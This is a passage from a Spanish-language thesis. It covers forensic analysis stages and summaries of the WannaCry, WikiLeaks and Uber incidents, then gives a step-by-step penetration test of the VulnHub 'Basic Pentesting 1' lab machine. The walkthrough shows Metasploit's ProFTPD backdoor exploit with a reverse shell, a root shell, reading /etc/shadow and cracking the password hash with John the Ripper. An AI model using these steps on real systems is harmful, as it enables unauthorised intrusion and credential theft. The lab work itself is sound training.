Uno de los principales problemas de la informática forense es que debe adaptarse a la constante aparición de nuevos dispositivos. Durante sus inicios, la informática forense trataba delitos que se cometían a través de medios informáticos. Por lo tanto, las investigaciones se concentraban en estaciones de trabajo, servidores y redes. Pero con la aparición de teléfonos móviles aparecieron nuevos datos (SMS y llamadas) y empezó a acercar la informática forense a delitos que suceden fuera de los medios telemáticos. Más tarde, la aparición de los smartphones amplió el abanico de información a recolectar de un dispositivo (mensajes, correos electrónicos, localización, etc.). Y actualmente los nuevos dispositivos conectables (wearables, vehículos, domótica, etc.) ofrecen aún más información que puedes ser de gran importancia durante una investigación judicial. Puesto que cada generación de dispositivos dispone de distintos sistemas operativos, distintas consideraciones legales y técnicas anti-forense (diferentes acciones para dificultar la identificación de pruebas en un proceso forense como por ejemplo: destrucción, ocultación o falsificación de evidencias, etc.), hacen del análisis forense una tarea compleja.

El proceso de análisis forense se basa en el seguimiento de una metodología y la utilización de unas herramientas aceptadas por la comunidad. Siguiendo una serie de guías y metodologías, el proceso de análisis forense se divide generalmente en seis etapas:

Figura 28: Etapas análisis forense
Fuente: Elaboración propia

1. Preparación. Consiste en identificar los elementos físicos que se van a analizar y las evidencias que se buscarán en cada uno de los elementos analizables.
2. Adquisición. Se trata de obtener o capturar las evidencias enumeradas en la fase de preparación.
3. Gestión de evidencias. Validar y garantizar la autenticidad inalterabilidad e indemnidad de las evidencias.
4. Examen. Consiste en identificar las evidencias a partir de la información obtenida en la fase de adquisición.
5. Análisis. Para obtener conclusiones a partir de las evidencias obtenidas.
6. Presentación. Se trata de describir los diferentes sucesos probados y las evidencias que los corroboran a través de un informe forense (muy similar al del *Pentest*).

Impactos

WannaCry

WannaCry fue una auténtica pesadilla, un ataque con capacidad de convertirse en gusano en el que se utilizó el *exploit* EternalBlue para propagarse de manera exponencial a través de las redes informáticas y se alcanzó un índice de infección de 10 000 máquinas por hora en 150 países. Como ransomware, WannaCry cifraba los ordenadores y los dejaba inaccesibles. Un problema enorme para los servicios sanitarios públicos, las autoridades gubernamentales, las universidades y las grandes empresas que recibieron el impacto de WannaCry. Aunque WannaCry ya no está activo, otros *exploits* todavía pueden aprovechar EternalBlue para atacar a los usuarios de Windows, que ejecutan software desactualizado. Por tanto, asegúrese de que sus aplicaciones estén actualizadas.

Wikileaks

WikiLeaks, creado en 2006 por el australiano Julian Assange, ganó popularidad en 2010 cuando se publicaron 251.287 cables diplomáticos intercambiados entre más de 250 embajadas de EE. UU. y el Departamento de Estado de EE. UU. En Washington. De los aproximadamente 250.000 documentos revelados por la web de WikiLeaks, hay 55.000 cables emitidos desde España o dirigidos a delegaciones de Estados Unidos en nuestro país. Y casi 40.000 más que mencionan España en comunicaciones entre terceros.

Uber

Uber sufrió un ciberataque en 2016, pero la empresa pagó a los ciberdelincuentes para que este ataque, que afectó a 57 millones de usuarios, fuese ocultado. Un año después del incidente la empresa publicó lo ocurrido, el incidente dio a la exposición de nombres, correos electrónicos y números de teléfono de 57 millones de clientes en todo el mundo, así como la información personal de 7 millones de conductores de esa empresa de transporte.

PLAN DE DESARROLLO

Fase previa

Durante este apartado propongo hacer una auditoría con el fin de emplear los conocimientos adquiridos durante el desarrollo de mi trabajo.

Para ello, en primera instancia, pensé en emplear como entorno de pruebas Metasploitable. Esto es, una máquina virtual de código abierto, con diferentes vulnerabilidades destinada a ser explotada, con el fin del aprendizaje de la seguridad informática y los problemas y procesos que se pueden dar.

Finalmente me decidí a auditar una máquina virtual propuesta en VulnHub como reto. Vulnhub es una página donde se encuentran diferentes máquinas virtuales para practicar y aprender acerca de la seguridad en forma de reto. Dichas máquinas virtuales contienen distintas vulnerabilidades a distintos niveles de dificultad, con el fin de ser auditadas y conseguir superar los retos propuestos por su creador. Cabe destacar que son de código libre, con el fin de que cualquier persona las pueda descargar y practicar con ellas.

Para mi trabajo he utilizado la máquina: Basic Pentesting 1, propuesta por Josiah Pierce.

Josiah nos propone atacar de forma remota su máquina virtual y obtener los privilegios de Root. Para ello la máquina contiene vulnerabilidades remotas y múltiples vectores de escala de privilegios que podemos utilizar.




Figura 29: máquina objetivo
Fuente: Elaboración propia

Una vez sabemos el reto a realizar nos disponemos a implantar nuestro entorno de pruebas. Para ello con la ayuda de VirtualBox (software destinado a la virtualización de sistemas operativos) instalamos nuestro objetivo, la máquina virtual Basic Pentesting 1 y además, otra VM de Kali Linux, que será desde la cual realizaremos la auditoría siguiendo las fases definidas por el PTES.




Figura 30: máquina acceso
Fuente: Elaboración propia

Reto

Para empezar, identificamos nuestra IP desde nuestra VM mediante el comando “ifconfig”, el cual nos da nuestra IP: 192.168.1.36, es importante conocerla, pues posteriormente la utilizaremos.

Una vez ya conocemos nuestra IP, pasamos al reconocimiento. Mediante el comando "netdiscover" encontramos la dirección IP de nuestro objetivo:




Figura 31: IP
Fuente: Elaboración propia

Una vez conocemos la red de nuestro objetivo pasamos a utilizar "nmap" para el escaneo.

En primer lugar utilizaremos: "nmap -sC -sV -Pn 192.168.1.35"

-sC: Escanear *scripts*.

-sV: Escaneo de la versión de servicio.

-Pn: Escanear todos los *hosts* sin excepción.




Figura 32: nmap –sC –sV -Pn
Fuente: Elaboración propia

Como podemos ver en la imagen, obtenemos 3 puertos abiertos en esta máquina destino:

- Puerto 21/tcp open FTP ProFTPD 1.3.3c
- Puerto 22/tcp open SSH OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
- Puerto 80/tcp open HTTP Apache httpd 2.4.18

Tanto el 21 como el 80 nos resultan interesantes ya que, como he mencionado anteriormente, suelen ser puertos y servicios por defecto. Vamos a trabajar sobre el 21 primero, a ver que podemos obtener de éste.

Utilizamos "searchsploit ProFTPD 1.3.3c" para obtener información de este a través de los *exploits*.




Figura 33: searchsploit ProFTPD 1.3.3c
Fuente: Elaboración propia

Nos damos cuenta que tenemos una puerta trasera, vulnerabilidad que, explotándola podríamos acceder a nuestra maquina objetivo y en ella obtener las credenciales y la contraseña que queremos.

Así que pasamos abrimos la interfaz de Metasploit Framework mediante “msfconsole”.




Figura 34: msfconsole
Fuente: Elaboración propia

Una vez ya dentro de Metasploit, volvemos a buscar ProFTPD 1.3.3c en ella obteniendo:




Figura 35: search ProFTPD 1.3.3c
Fuente: Elaboración propia

Seleccionamos el *exploit* que obtenemos y mostramos las opciones de este, para ver que falta por ajustar (todos los *exploit* deben estar configurados a medida, pues de lo contrario no funcionarán).

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasp
                                      loit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figura 36: use 0 exploit
Fuente: Elaboración propia

Vemos que falta RHOSTS así que lo añadimos:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.35
RHOSTS ⇒ 192.168.1.35
```

Figura 37: set RHOSTS 192.168.1.35
Fuente: Elaboración propia

Una vez lo tenemos pasamos a la búsqueda de los *payloads* que podemos utilizar:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                     normal  No     Unix Command S
hell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command S
hell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                       normal  No     Unix Command,
Generic Command Execution
   3  payload/cmd/unix/reverse                                       normal  No     Unix Command S
hell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command S
hell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                  normal  No     Unix Command S
hell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command S
hell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command S
hell, Double Reverse TCP SSL (telnet)
```

Figura 38: show payloads
Fuente: Elaboración propia

Nos interesa el 3, pues crea una *shell* interactiva entre las dos conexiones (atacante y atacado), así que hacemos el *set* a él y accedemos a ver las opciones por si falta alguna por añadir (al igual que hacemos con los *exploit*).

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.35     yes       The target host(s), see https://github.com/rapid7/metasp
                                      loit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figura 39: set payload & show options
Fuente: Elaboración propia

Puesto que nos falta el *localhost*, lo añadimos con *set* y nuestra IP 192.168.1.36. Y pasamos a la explotación.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.36:4444
[*] 192.168.1.35:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo oT2oLiOt52tISBP1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "oT2oLiOt52tISBP1\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.36:4444 → 192.168.1.35:39238) at 2022-05-17 10:58
:49 +0200
```

Figura 40: exploit paylod 3
Fuente: Elaboración propia

Una vez termina, vemos que tenemos una sesión de comandos en *shell* abierta por lo que comprobamos y vemos que somos *root*.

```
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Figura 41: comprobación root
Fuente: Elaboración propia

Por tanto, tenemos ya el acceso a la raíz, es decir, podemos decir que estamos “dentro” de la maquina objetivo, pero todavía no tenemos la contraseña.

Usamos el comando “python -c 'import os; os.system("/bin/sh")'” para utilizar la *shell* que queremos.

```
python -c 'import os; os.system("/bin/sh")'
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

Figura 42: python -c 'import os; os.system("/bin/sh")'
Fuente: Elaboración propia

Con esto ya podemos navegar por el sistema de archivos de la máquina. Ahora queremos ver que hay en "/etc/shadow", pues este es un archivo de texto que suele contener información sobre las contraseñas de los usuarios.




Figura 43: cat /etc/shadow
Fuente: Elaboración propia

En la información obtenida vemos una línea muy interesante, que parece algo encriptado, así que, puede ser nuestra contraseña:

Figura 44: marlinspike encriptado
Fuente: Elaboración propia

Abrimos otra terminal y creamos un archivo con él:




Figura 45: hashpsw.txt
Fuente: Elaboración propia

Una vez creado mediante la herramienta de John Ripper pasaremos a desencriptarlo:

```
┌──(root㉿kali2022Alejandro)-[/home/alejandro]
└─# john hashpsw.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 32/32])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for
 performance.
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2022-05-17 11:17) 5.263g/s 5.263p/s 5.263c/s 5.263C/s
 marlinspike
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali2022Alejandro)-[/home/alejandro]
└─#
```

Figura 46: John Ripper
Fuente: Elaboración propia

Obteniendo nuestra contraseña: marlinspike. Pasamos a la maquina a comprobarlo y vemos que mediante ésta, podemos acceder a su interior.




Figura 47: comprobación contraseña
Fuente: Elaboración propia

Una vez en su interior abrimos la terminal y vemos que podemos acceder a *root*, de esta forma hemos completado el reto propuesto por Josiah Pierce.




Figura 48: comprobación root marlinspike
Fuente: Elaboración propia

Pero hay más formas de explotar esta máquina, es por ello que decido volver atrás e intentarlo de distintas formas. Cuando hemos realizado el comando "nmap" para obtener puertos abiertos obtuvimos también el puerto 80/tcp open HTTP Apache httpd 2.4.18. Por lo que vamos a intentar explotar la máquina a partir de aquí.

Lo primero que vamos a hacer es buscar en un explorador la IP 192.168.1.35 para ver que hay en el puerto 80.




Figura 49: búsqueda IP
Fuente: Elaboración propia

Como vemos, obtenemos una web predeterminada, pero sin contenido agregado. Dado este resultado volvemos a nuestra terminal y ejecutamos “dirb” seguido de la IP. Dirb es un escáner de contenido web, que mediante la fuerza bruta descubre ficheros y directorios existentes en un portal web.

Como vemos en la imagen, en la primera flecha ya nos da un Directorio:

http://192.168.1.35/secret/




Figura 50: Directory
Fuente: Elaboración propia

Accediendo a internet de nuevo y añadiendo el directorio “/secret/” vemos que obtenemos una web diferente, pero todavía no carga como debería.




Figura 51: web incompleta
Fuente: Elaboración propia

Navegando en la web vemos que entrando en My Secret blog obtenemos el DNS que nos falta por activar para que la web funcione correctamente:

Figura 52: vtcsec
Fuente: Elaboración propia

Así que mediante “nano /etc/hosts” añadimos la IP seguido de “vtcsec” y ya nos encontramos con la web en funcionamiento correctamente.

